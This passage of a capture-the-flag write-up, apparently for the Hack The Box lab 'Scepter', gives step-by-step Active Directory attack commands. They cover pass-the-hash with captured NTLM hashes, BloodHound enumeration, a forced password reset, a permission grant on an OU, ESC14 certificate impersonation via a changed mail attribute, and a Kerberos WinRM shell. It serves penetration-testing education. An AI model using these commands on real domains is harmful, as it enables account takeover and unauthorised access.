
Got hash for the d.baker user.
Now I will permanently sync the time using ntpdate so that we dont have to use faketime everytime.
1
nxc smb 10.129.244.44 -u 'd.baker' -H '18b5fb0d99e7a475316213c15b6f22ce'

And we have successful authentication, now I will gather bloodhound data for further enumeration.
Bloodhound
This time using bloodhound to gather data, since we dont have the password for the d.baker account and rusthound doesnt have a way to authenticate with a hash.
1
bloodyad -d scepter.htb -u 'D.BAKER' -p ':18b5fb0d99e7a475316213c15b6f22ce' -i '10.129.244.44' get bloodhound

Uploading the data to bloodhound and enumerating more.

We are a part of STAFF group.
Also checking the outbounds from the user D.BAKER.

We have this path.
Authentication as A.carter
Using bloodyAD to change the password for A.carter.
1
bloodyad -d scepter.htb -u 'd.baker' -p ':18b5fb0d99e7a475316213c15b6f22ce' -i 10.129.244.44 set password 'a.carter' 'aashwin10!'

Now giving genericAll permissions to us over the STAFF ACCESS CERTIFICATE OU
1
bloodyad -d scepter.htb -u 'a.carter' -p 'aashwin10!' -i 10.129.244.44 add genericAll 'OU=STAFF ACCESS CERTIFICATE,DC=SCEPTER,DC=HTB' 'IT SUPPORT'

Now checking the outbounds with STAFF ACCESS CERTIFICATES OU, we have this user.

ESC9 - FAILED
Looking for the vulnerable certificate template from D.BAKER user.
1
certipy find -vulnerable -u 'd.baker' -hashes ':18b5fb0d99e7a475316213c15b6f22ce' -dc-ip 10.129.244.44 -stdout


Here we can see that we can perform the ESC9 attack, but this is a rabbit hole because here the User Principal Name UPN must be set to be able to carry out this attack and here in our case it is only limited to EMAILS which is not a mandatory field, so this attack fails.
Authentication as H.Brown (ESC14)
After STAFF ACCESS CERTFICATES takeover, we have no where to go, the only affecting Users from it was D.BAKER only which can ESC9, which is then a Rabbit hole.
So, from the above CERTIFICATE INFORMATION, we can saw that in the Certificate Name Flag field that SubjectAltRequireEmail flag is set, This means if Some other User’s email is set as SAN it can request certificates on behalf of the user.
And we can see that STAFF group has these privileges to modify the email attribute. Seeing the members of the STAFF group.

This means that D.BAKER have privileges to modify email attribute of the user.
Lets now look for the users who can be impersonated this way, this technique is also known as ESC14 in ADCS exploitation.
1
nxc ldap 10.129.244.44 -u 'd.baker' -H '18b5fb0d99e7a475316213c15b6f22ce' --users

These are the users, lets list them one by one and see if we can find something fishy using bloodyAD.
1
bloodyad -d scepter.htb -u 'd.baker' -p ':18b5fb0d99e7a475316213c15b6f22ce' -i 10.129.244.44 get object 'h.brown'

After going through every user, User H.Brown was odd since this user has altSecurityIdentities set to X509:<RFC822>h.brown@scepter.htb
This means if I modify the email of d.baker, I can take over as h.brown.
1
bloodyad -d scepter.htb -u 'a.carter' -p 'aashwin10!' -i 10.129.244.44 set object 'd.baker' mail -v h.brown@scepter.htb

Now we can request a .pfx file for D.BAKER, but the catch is that it will contain the email address of h.brown.
1
certipy req -username d.baker@scepter.htb -hashes ':18b5fb0d99e7a475316213c15b6f22ce' -target dc01.scepter.htb -ca scepter-DC01-CA -template StaffAccessCertificate -dc-ip 10.129.244.44

Now lets authenticate with this .pfx.
1
certipy auth -pfx d.baker.pfx -dc-ip 10.129.244.44 -domain scepter.htb -username 'h.brown'

Got hash for H.Brown user.
Now checking outbounds for this user and marking him as owned in bloodhound.
There were no outbounds present but this user is a part of the REMOTE MANAGEMENT USERS.

And we have his hash, so lets get a shell on the box using evil-winrm-py.
1
evil-winrm-py -i 10.129.244.44 -u h.brown -H '4ecf5242092c6fb8c360a08069c75a0c'


The NTLM authentication is disabled for this user since he is a part of PROTECTED USERS so lets use KERBEROS authentication.
1
2
export KRB5CCNAME=h.brown.ccache
klist
1
python3 /opt/winrmexec/evil_winrmexec.py dc01.scepter.htb -dc-ip 10.129.244.44 -k -no-pass

Claiming the user.txt flag from h.brown desktop.
Privilege Escalation
Now after getting a shell as H.Brown we cant get to nowhere. So I searched for possible paths in bloodhound.
Authentication as P.Adams
